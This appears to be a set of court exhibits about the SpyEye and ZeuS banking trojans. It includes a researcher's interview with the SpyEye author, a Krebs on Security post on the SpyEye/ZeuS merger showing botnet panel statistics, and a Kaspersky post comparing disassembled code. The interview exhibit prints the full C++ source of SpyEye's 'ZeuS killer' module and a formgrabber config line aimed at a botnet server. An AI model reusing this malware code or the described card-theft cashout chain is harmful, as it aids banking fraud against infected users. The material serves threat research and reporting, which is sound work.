FormgrabberPath2Url  : "http://www.yourbotnet.cn/spyeye/formgrabber/websitecheck.php"
```

Fig. 3 - Configuration and builder of SpyEye

[3] http://malwareint.blogspot.com/2010/02/zeus-on-irs-scam-remains-actively.html

A little background on Gribodemon

Are you between ages 18-25?
Gribodemon: =)

Are you making more money from SpyEye than your "normal" job? Do you have a normal 9-5 job?
Gribodemon: I don't need "normal" job with SpyEye.

Have you ever considered being white hat?
Gribodemon: Nope. I don't need it.

Would you be white hat if it paid more?
Gribodemon: I need ~50kk USD[4]. I can not get this money, if I be a white hat. =)

What do programming/coding jobs pay in Russia?
Gribodemon: 3-4k per month at normal job in Moscow. 4k max.

What kind of training do you have? Do you have a degree?
Gribodemon: nope. I finished the f. collage. Was going to institute ...And become black hat[5] after it. =)

How many hours per day do you spend on malware/virus coding?
Gribodemon: ~12-13h last few months

What about operating costs? Did you have to spend any money to start your malware business? Does it cost you money to advertise or promote?
Gribodemon: Nope.

What is price these days?
Gribodemon: Still 500 WMZ[6]

How stable is product? Any statistics?[7]
Gribodemon: Online Bots for week: 4507 (79%)
Online Bots for 24 hours: 2319 (41%)

[4] 50kk is 50,000,000 USD

[5] http://malwareint.blogspot.com/2010/01/justifying-unjustifiable-in-world.html

[6] WMZ are USD equivalents with WebMoney (http://www.wmtransfer.com). WebMoney is an electronic payment system similar to PayPal and was originally targeted towards Russian clients. WebMoney transactions do not require CC's or Bank accounts and all transactions are final and cannot be retracted (PayPal can.) This is ideal and used for most crimeware related transactions on the internet.

[7] Now based on Analysis that has been done on acquired pieces of the program we have seen that the program can operate in two ways. You can set up the SpyEye on a server and it becomes the backend CC processing system with malicious intentions. These can be used with fake pharmacy sites which are very popular in the underground market. This malware also injects itself into the same DLL's on the infected client's machine that ZeuS does to steal form data from IE/FF/Netscape/Maxathon. Therein lays the motivation to implement a ZeuS killer.

“Light” technical details

If someone buys Spyeye – Do you install them on your server or you give them a Builder?
Gribodemon: I give a builder to them. So, they can install SpyEye on any server himself.

Do you sell anything else, except bots? Do you offer other services for the criminal? How you can help spam bots, e-mail for clients?
Gribodemon: Nope. I sell only SpyEye. Exploits packs or installs service – isn't my job. I specialize.

This is _organized_ criminal. ☺

How does it communicate back with C&C
Gribodemon: stoled cc → bot → your fake ~software shop → billing (which connected to your shop) → wire to your drop → you.

Injects for ie, ff - soon (m.b. on this week for ie), backconnect for socks (RDP, VNC, etc), cookies grabber. SpyEye with IE injects will be 1k+ WMZ

GET /com/bt_version_checker.php?guid=ADMINISTRATOR!OWNER-CFD98CA45!90F056C2&ver=10072&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=6&ccrc=9038AAB0 HTTP/1.1 – Can you break down the strings for this PHP?
Gribodemon: guid of bot + version of bot + ie version + type of user + cpu load in system + crc32 of config file

How competitive have you seen the market for you so far?
Gribodemon: I think, very soon, trojans will have nice AV-software for remove other shit-malware from holder's PC.

That would be very big to see, but, that is a lot of work for malware author like you to implement.
Gribodemon: Not at all. Trojan can just collect autorun .exes, .dlls & BHO. And he can just send it to virtest.com[8] =)   If some of file is infected - trojan will delete it.

Does SpyEye have any AntiVM or antidebugging features?
Gribodemon: Only antidebugging.

[8] http://malwareint.blogspot.com/2010/01/crimeware-as-service-and-antivirus.html

Talk about competition: ZeuS

Can you give me a product comparison between SpyEye and ZeuS?
Gribodemon: It's the same shit. But… SpyEye uses antisplicing. So, ZeuS cannot hook how SpyEye send a reports to main CP or formgrabber's SpyEye Collector. Splicing - method of hooking functions.

Do you think SpyEye can be as big as ZeuS? Size/Popularity?
Gribodemon: I think, it will be.

Are the guys behind ZeuS mad at you about the "Kill ZeuS" feature?
Gribodemon: Nope.

Because they are making lots of $$ anyway?
Gribodemon: yes.

Do you think they make more than 1kk (1million USD) a year?
Gribodemon: They make more than 1kk =)

How does your ZeuS killer work?
Gribodemon: It stuff just read some info from named pipe and send command to remove ZeuS from system. So, then, SpyEye just delete .exe of ZeuS but not registry entries. Just .exe of ZeuS.

How competitive has the market been for you so far?
Gribodemon: I think, very soon, Trojans will have nice AV-software for remove other shit-malware from holder's PC.

That would be very big to see, but, that is a lot of work for a malware author like you to implement.
Gribodemon: Not at all. Trojan can just collect autorun exes, dlls & BHO. And he can just send it to virtest.com =) If some of file is infected - trojan will delete it. [9]

[9] This is something that could lead to shifts in the malware business. Who knows, maybe the malware authors will have better built-in AV to remove malware. This would help the malware authors obtain exclusivity over infected machines and in turn allow their malware to run better without any possible interference. We have seen many infections on machines open the door and install more junk malware which usually interfere with each other and not accomplish given tasks. With this new method they will only have one piece of malware running persistently without the threat of someone else ruining their party. This will further enhance the persistence of the malware (APT)




Fig. 4 - This is a slightly older scheme of how the modules work in SpyEye. This scheme along with the source code below can be made available by emailing malwareint@malwareint.com

ZeuS Killer code

This is the C++ source code for the ZeuS Killer in SpyEye:

```
#include <windows.h>
#pragma warning(disable : 4005) // macro redefinition
#include <ntdll.h>
#pragma warning(default : 4005)
#include <shlwapi.h>
#include <shlobj.h>

void GetZeusInfo(ULONG dwArg, PCHAR lpOut, DWORD dwOutLn, PCHAR lpMutex, DWORD dwMutexLn)
{
        PSYSTEM_HANDLE_INFORMATION    shi    = 0;
        NTSTATUS    Status = 0;
        ULONG    len = 0x2000;
        POBJECT_NAME_INFORMATION    obn = 0;
        HANDLE    proc = 0, thandle = 0, hFile = 0;
        BOOLEAN    enable = FALSE;
        UCHAR    name[300] = {0};
        ULONG temp = 0, rw = 0;

        do
        {
                shi = (PSYSTEM_HANDLE_INFORMATION)malloc(len);
                if (shi == 0)
```

```
		{
			return;
		}

		Status = NtQuerySystemInformation(SystemHandleInformation, shi, len, NULL);
		if (Status == STATUS_INFO_LENGTH_MISMATCH)
		{
			free(shi);
			len *= 2;
		}
		else
			if (NT_ERROR(Status))
			{
				free(shi);
				return;
			}

	} while (Status == STATUS_INFO_LENGTH_MISMATCH);

	RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, 1, 0, &enable);

	for (int i=0; i<(int)shi->uCount; i++)
	{
		proc = OpenProcess(PROCESS_DUP_HANDLE, FALSE, shi->aSH[i].uIdProcess);
		if (proc == 0)
		{
			continue;
		}

		Status = NtDuplicateObject(proc, (HANDLE)shi->aSH[i].Handle, NtCurrentProcess(),
&thandle, 0, 0, DUPLICATE_SAME_ACCESS);
		if (NT_ERROR(Status))
		{
			NtClose(proc);
			continue;
		}

		Status = NtQueryObject(thandle, ObjectNameInformation, 0, 0, &len);
		if (Status != STATUS_INFO_LENGTH_MISMATCH || len == 0)
		{
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		obn = (POBJECT_NAME_INFORMATION)malloc(len);
		if (obn == 0)
		{
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		Status = NtQueryObject(thandle, ObjectNameInformation, obn, len, &len);
		if (NT_ERROR(Status) || obn->Name.Buffer == 0)
		{
			free(obn);
			NtClose(thandle);
			NtClose(proc);
			continue;
		}

		RtlZeroMemory(name, sizeof(name));
```

```
        WideCharToMultiByte(CP_ACP, 0, obn->Name.Buffer, obn->Name.Length >> 1,
(LPSTR)name, 300, NULL, NULL);
        if (strstr((LPSTR)name, "__SYSTEM__") || strstr((LPSTR)name, "_AVIRA_"))
        {
            lstrcpyW((LPWSTR)name, L"\\\\.\\pipe\\");
            lstrcatW((LPWSTR)name, obn->Name.Buffer);

__retry:

            hFile = CreateFileW((LPWSTR)name, GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);
            if (hFile == INVALID_HANDLE_VALUE)
            {
                WaitNamedPipeW((LPWSTR)name, INFINITE);

                hFile = CreateFileW((LPWSTR)name,
GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);
                if (hFile == INVALID_HANDLE_VALUE)
                {

                    WCHAR wszBNO[] = { L"\\BaseNamedObjects\\" };
                    if (LPWSTR wszBNOPos = StrStrW((LPWSTR)name, wszBNO))
{
                        lstrcpyW((LPWSTR)name, L"\\\\.\\pipe\\");
                        lstrcatW((LPWSTR)name,
(LPWSTR)((PBYTE)wszBNOPos + (sizeof(wszBNO) - 1 * sizeof(WCHAR))));
                        goto __retry;
                    }

                    free(obn);
                    NtClose(thandle);
                    NtClose(proc);
                    continue;
                }
            }

            temp = PIPE_READMODE_MESSAGE;
            if (!SetNamedPipeHandleState(hFile, &temp, 0, 0))
            {
                CloseHandle(hFile);
                free(obn);
                NtClose(thandle);
                NtClose(proc);
                continue;
            }

            temp = dwArg;
            if (!WriteFile(hFile, &temp, 4, &rw, 0))
            {
                CloseHandle(hFile);
                free(obn);
                NtClose(thandle);
                NtClose(proc);
                continue;
            }

            temp = 0;
            if (!WriteFile(hFile, &temp, 4, &rw, 0))
            {
                CloseHandle(hFile);
                free(obn);
                NtClose(thandle);
                NtClose(proc);
                continue;
```

```
}

temp = 0;
if (!WriteFile(hFile, &temp, 0, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

temp = 0;
if (!ReadFile(hFile, &temp, 4, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

temp = 0;
if (!ReadFile(hFile, &temp, 4, &rw, 0))
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

if (temp > MAX_PATH)
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

rw = temp;
temp = (ULONG)malloc(temp);
if (!temp)
{
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}

if (!ReadFile(hFile, (PVOID)temp, rw, &rw, 0))
{
        free((PVOID)temp);
        CloseHandle(hFile);
        free(obn);
        NtClose(thandle);
        NtClose(proc);
        continue;
}


if ( (temp) && lstrlenW((LPCWSTR)temp) < (int)dwOutLn) {
```

```
                                        RtlZeroMemory(lpOut, dwOutLn);
                                        WideCharToMultiByte(CP_ACP, 0, (PWCHAR)temp,
lstrlenW((LPCWSTR)temp), (LPSTR)lpOut, dwOutLn, NULL, NULL);
                                }

                                if (lpMutex) {
                                        LPWSTR lpwMutexName = obn->Name.Buffer;
                                        LPWSTR lpwTemp;
                                        while (lpwTemp = StrStrW(lpwMutexName, L"\\")) {
                                                lpwMutexName = lpwTemp + 1;
                                        }
                                        RtlZeroMemory(lpMutex, dwMutexLn);
                                        WideCharToMultiByte(CP_ACP, 0, lpwMutexName,
lstrlenW(lpwMutexName), (LPSTR)lpMutex, dwMutexLn, NULL, NULL);
                                }

                                free((PVOID)temp);
                                CloseHandle(hFile);
                        }

                        free(obn);
                        NtClose(thandle);
                        NtClose(proc);
                }
}

BOOL DeleteHiddenFile(PCHAR szPath)
{
                SetFileAttributes(szPath, FILE_ATTRIBUTE_ARCHIVE);
                return DeleteFile(szPath);
}

#define ZEUS_FASTCLEAN

BOOL KillZeus()
{
                // Getting info
                CHAR szMutexName[MAX_PATH] = {0};
                CHAR szZeusPath[MAX_PATH];
                GetZeusInfo(11, szZeusPath, sizeof szZeusPath, szMutexName, sizeof szMutexName);
                if (!strlen(szMutexName)) {
#ifdef _DEBUGLITE
                        OutputDebugStringEx(__FUNCTION__" : ERROR : Cannot get szMutexName");
#endif
                        return FALSE;
                }
#ifndef ZEUS_FASTCLEAN
                CHAR szZeusConfig[MAX_PATH];
                GetZeusInfo(12, szZeusConfig, sizeof szZeusConfig, NULL, NULL);
                CHAR szZeusLog[MAX_PATH];
                GetZeusInfo(13, szZeusLog, sizeof szZeusLog, NULL, NULL);
#endif
#ifdef _DEBUGLITE
                OutputDebugStringEx(__FUNCTION__" : INFO : 0.) Mutex \"%s\"", szMutexName);
                OutputDebugStringEx(__FUNCTION__" : INFO : 1.) Path \"%s\"", szZeusPath);
#ifndef ZEUS_FASTCLEAN
                OutputDebugStringEx(__FUNCTION__" : INFO : 2.) Config \"%s\"", szZeusConfig);
                OutputDebugStringEx(__FUNCTION__" : INFO : 3.) Log \"%s\"", szZeusLog);
#endif
#endif

                // Killing
                GetZeusInfo(3, NULL, NULL, NULL, NULL);
```

```
    // Waiting
    HANDLE hMutex;
    for (INT i = 0; i < 10; i++) {
        hMutex =
OpenMutex(MUTANT_QUERY_STATE|SYNCHRONIZE|STANDARD_RIGHTS_REQUIRED, FALSE,
szMutexName);
        if (!hMutex)
            break;
        CloseHandle(hMutex);
        Sleep(1000);
    }
    if (hMutex) {
#ifdef _DEBUGLITE
        OutputDebugStringEx(__FUNCTION__" : ERROR : hMutex is still active");
#endif
        return FALSE;
    }

    // Deleting files
    if (!DeleteHiddenFile(szZeusPath)) {
#ifdef _DEBUGLITE
        OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusPath);
#endif
    }
#ifndef ZEUS_FASTCLEAN
    if (!DeleteHiddenFile(szZeusConfig)) {
#ifdef _DEBUGLITE
        OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusConfig);
#endif
    }
    if (!DeleteHiddenFile(szZeusLog)) {
#ifdef _DEBUGLITE
        OutputDebugStringEx(__FUNCTION__" : WARNING : Cannot delete \"%s\"",
szZeusLog);
#endif
    }
#endif

#ifdef _DEBUGLITE
    OutputDebugStringEx(__FUNCTION__" : INFO : EXIT");
#endif

    return TRUE;
}
```

Conclusion

In economic terms, it’s clear that in the field of crimeware, the supply-demand relationship is very broad. On this basis, it’s logical that the factor "labor" charge a significant role in the criminal ecosystem because the cost/benefit (0/100% respectively.)

Based on this it’s clear that the cybercriminal must respect the concept of "business", and they are constantly seeking to devise new ways to optimize processes around criminal theft of sensitive and private information while at the same time keeping their costs down and specializing.

The new trend will be cybercriminals stealing resources from each other. Not only will they steal information obtained from others, but they also seek to keep their resources.

Look for more of these interviews and analysis on the Malware Intelligence blog in the coming months!

References

SpyEye Bot. Analysis of a new alternative scenario crimeware
http://www.malwareint.com/docs.html
SpyEye. Now bot on the market
http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html
Prices of Russian crimeware. Part 2
http://malwareint.blogspot.com/2009/08/prices-of-russian-crimeware-part-2.html
Prices of Russian crimeware.
http://mipistus.blogspot.com/2009/03/los-precios-del-crimware-ruso.html
Compendio Anual de Información. El crimeware durante el 2009
www.malwareint.com/docs/MalwareInt-anual-2009.pdf

About MalwareIntelligence
MalwareIntelligence is a site dedicated to investigating all safety-related anti-malware, crimeware and information security in general, from a closely related field of intelligence.

http://www.malwareint.com

http://mipistus.blogspot.com · Spanish version
http://malwareint.blogspot.com · English version

About Malware Disasters Team
MalwareDisasters Team is a division of MalwareIntelligence newly created plasma in which information relating to the activities of certain malicious code, providing also the necessary countermeasures to counter the malicious actions in question.

http://malwaredisasters.blogspot.com

About Security Intelligence
SecurityIntelligence is a division of MalwareIntelligence, which displays related purely thematic SGSI. It's currently in its initial stage of construction.

http://securityint.blogspot.com

EXHIBIT 14

Krebs on Security

In-depth security news and investigation

About the Author
About this Blog


Revisiting the SpyEye/ZeuS Merger

39
tweets
retweet

In October 2010, I discovered that the authors of the SpyEye and ZeuS banking Trojans — once competitors in the market for botnet creation and management kits — were planning to kill further development of ZeuS and fuse the two malware families into one supertrojan. Initially, I heard some skepticism from folks in the security community about this. But three months later, security experts are starting to catch glimpses of this new hybrid Trojan in the wild, with the author(s) shipping a series of beta releases that include updated features on a nearly-daily basis.

It probably didn't help that the first report of a blended version of SpyEye/ZeuS (referred to as SpyZeuS for the remainder of this post) — detailed in a **McAfee** blog post — turned out to be a scam. But a little more a week ago, **Trend Micro** spotted snapshots and details of SpyZeuS components, noting that the author appears to have received help from other criminals in polishing this latest release; in particular, an add-on that grabs credit card numbers from hacked PCs, and a plugin designed to attack the anti-Trojan tool Rapport from **Trusteer**. (Trusteer's **Amit Klein** addresses this component in a blog post here).

Seculert, a new threat alert service started by former **RSA** fraud expert **Aviv Raff**, includes some screen shots of the administrative panel of SpyZeuS that show the author trying to appeal to users of both Trojans, by allowing customers to control and update their botnets using either the traditional ZeuS or SpyEye Web interface.



CP :: Summary statistics

Information:
Current user:
GMT date: 30.01.2011
GMT time: 12.51.41

Statistics:
→ Summary
OS

Botnet:
Bots

Reports:
Search in database
Search in files

System:
Information
Users

Logout

Information	
Total reports in database:	Array
Time of first activity:	-
Total bots:	6098
Total active bots in 24 hours:	54.90% - 3348
Minimal version of bot:	Array
Maximal version of bot:	Array

Botnet: [All] >>
Actions: Reset Installs

Installs (6098)		Online (912)	
Germany	3023	Germany	442
Korea, Republic of	908	Korea, Republic of	157
Unknown	514	Austria	87
Austria	507	Unknown	66
Switzerland	213	Netherlands	26
Peru	123	Switzerland	25
Italy	93	Belgium	17
Netherlands	75	Spain	8
Spain	69	France	7
Chile	50	Italy	7
United States	45	Poland	6
Belgium	44	India	5
Ecuador	35	Taiwan	5
France	31	United States	4
Mexico	27	Peru	3
Argentina	27	Turkey	3
Turkey	23	Thailand	3
Taiwan	22	Slovenia	3
United Kingdom	21	Russian Federation	2
Colombia	21	Slovakia	2
Poland	18	Serbia	2
Thailand	15	Ecuador	2
Russian Federation	13	Chile	2
Czech Republic	12	Argentina	2
Serbia	11	Czech Republic	2
India	10	Hungary	2
Japan	9	Mongolia	1
Iran, Islamic Republic of	9	Iran, Islamic Republic of	1
Slovenia	8	Japan	1
Venezuela	7	Bosnia and Herzegovina	1
Ukraine	7	Jordan	1
Romania	6	China	1

GEO info


Flag	Country	Online Bots/ All Bots	Detail State
	Argentina	(2/ 27)	ⓘ
	Aruba	(0/ 1)	ⓘ
	Australia	(0/ 6)	ⓘ
	Austria	(87/ 507)	ⓘ
	Belarus	(1/ 2)	ⓘ
	Belgium	(17/ 44)	ⓘ
	Bosnia and Herzegovina	(1/ 2)	ⓘ
	Brazil	(0/ 1)	ⓘ
	Bulgaria	(0/ 3)	ⓘ
	Canada	(0/ 6)	ⓘ
	Chile	(2/ 50)	ⓘ
	China	(1/ 1)	ⓘ
	Colombia	(0/ 21)	ⓘ
	Croatia	(0/ 1)	ⓘ
	Czech Republic	(2/ 12)	ⓘ
	Denmark	(1/ 4)	ⓘ
	Ecuador	(2/ 35)	ⓘ
	Egypt	(0/ 2)	ⓘ
	Estonia	(1/ 2)	ⓘ
	France	(7/ 31)	ⓘ
	Germany	(441/ 3023)	ⓘ
	Greece	(1/ 5)	ⓘ
	Guatemala	(0/ 4)	ⓘ
	Hungary	(2/ 6)	ⓘ
	Iceland	(1/ 1)	ⓘ
	India	(5/ 10)	ⓘ
	Indonesia	(0/ 1)	ⓘ
	Iran, Islamic Republic of	(1/ 9)	ⓘ
	Ireland	(0/ 4)	ⓘ
	Israel	(1/ 4)	ⓘ
	Italy	(7/ 93)	ⓘ

The hybrid SpyZeuS Trojan lets users interact with bots via the ZeuS control panel (left) or the SpyEye interface.

Raff said the author(s) has been adding new features to both the bot and the control panels nearly every day.

“This is under heavy development at the moment,” Raff said. “That’s why the version we wrote about was called 1.3.05 Beta, because it’s still not the [general availability] version. The author is still trying things out.”

The same day Raff’s post went up, a source forwarded me a link to a video posted to a popular hacker forum by a SpyZeuS customer who was using an even newer version, *v. 1.3.09 Beta*. The video (which the poster starts with a typo confusing ZeuS and SpyEye) shows how this user managed to hack the protection scheme built into SpyEye that is supposed to prevent buyers from making unauthorized copies of the crimeware package. Very shortly after posting that video, the user who recorded it had his forum account compromised and his personal and financial details posted online.




Update, 10:26 a.m.: Added response from Trusteer. Also, a previous version of this post incorrectly attributed a McAfee blog post to Trend Micro. The above text has been corrected.

SHARE

Related posts:

1. [SpyEye v. ZeuS Rivalry Ends in Quiet Merger]
2. [SpyEye vs. ZeuS Rivalry]
3. [Keeping an Eye on the SpyEye Trojan]
4. [SpyEye Botnet’s Bogus Billing Feature]
5. [Revisiting the Eleonore Exploit Kit]



Tags: Aviv Raff, RSA, spyeye, SpyZeuS, trend micro, zeus

This entry was posted on Thursday, February 3rd, 2011 at 7:53 am and is filed under A Little Sunshine, Web Fraud 2.0. You can follow any comments to this entry through the RSS 2.0 feed. Both comments and pings are currently closed.

28 comments

1. *Technocrat*
   February 3, 2011 at 10:14 am

   The first report that ended up being a scam was on the McAfee blog, not Trend Micro.

   Well-loved. Like or Dislike: 👍 7 👎 1

   - *BrianKrebs*
     February 3, 2011 at 10:32 am

     Doh! That’s what I get for blogging so late in the evening/morning. Thanks. I’ve corrected the post, with an update noting the correction.

     Well-loved. Like or Dislike: 👍 6 👎 2

2. *BrianKrebs*
   February 3, 2011 at 10:37 am

   Also just added a link to a blog post from Trusteer that addresses the anti-Rapport element.

EXHIBIT 15


SECURELIST

ZeuS lives!

0.6

Dmitry Tarakanov
Kaspersky Lab Expert
Posted March 04, 13:26 GMT
Tags: ZeuS

A little while ago it became clear that the ZeuS program design had been passed on to the creator of another competitor Trojan called SpyEye. Now everyone is waiting to see when these two spyware programs combine to create a monster. The author of SpyEye will most probably extract the most valuable things from ZeuS and implement them in SpyEye. Some researchers have already found a code piece from ZeuS in a SpyEye sample.



```
lea     eax, [esp+250h+var_22C]
push    eax
push    esi
push    [esp+258h+var_230]
mov     dword ptr [esi], 50h
call    ds:GetUrlCacheEntryInfoW
test    eax, eax
jz      short loc_428122

mov     eax, [esi+8]
test    eax, eax
jz      short loc_428122

cmp     word ptr [eax], 0
jz      short loc_428122

push    [esp+250h+var_208] ; NumberOfBytesWritten
push    [esp+254h+var_20C] ; lpBuffer
push    eax                ; lpFileName
call    write_in_file
```


```
lea     eax, [ebp+var_C]
push    eax
push    ebx
push    [ebp+var_4]
mov     dword ptr [ebx], 50h
call    ds:GetUrlCacheEntryInfoW
test    eax, eax
jz      short loc_422E92

mov     eax, [ebx+8]
test    eax, eax
jz      short loc_422E92

cmp     word ptr [eax], 0
jz      short loc_422E92

push    dword ptr [edi+28h] ; NumberOfBytesWritten
push    dword ptr [edi+8]   ; lpBuffer
push    eax                 ; lpFileName
call    _write_in_file
add     esp, 10h
```

Section of SpyEye code identical to that in ZeuS

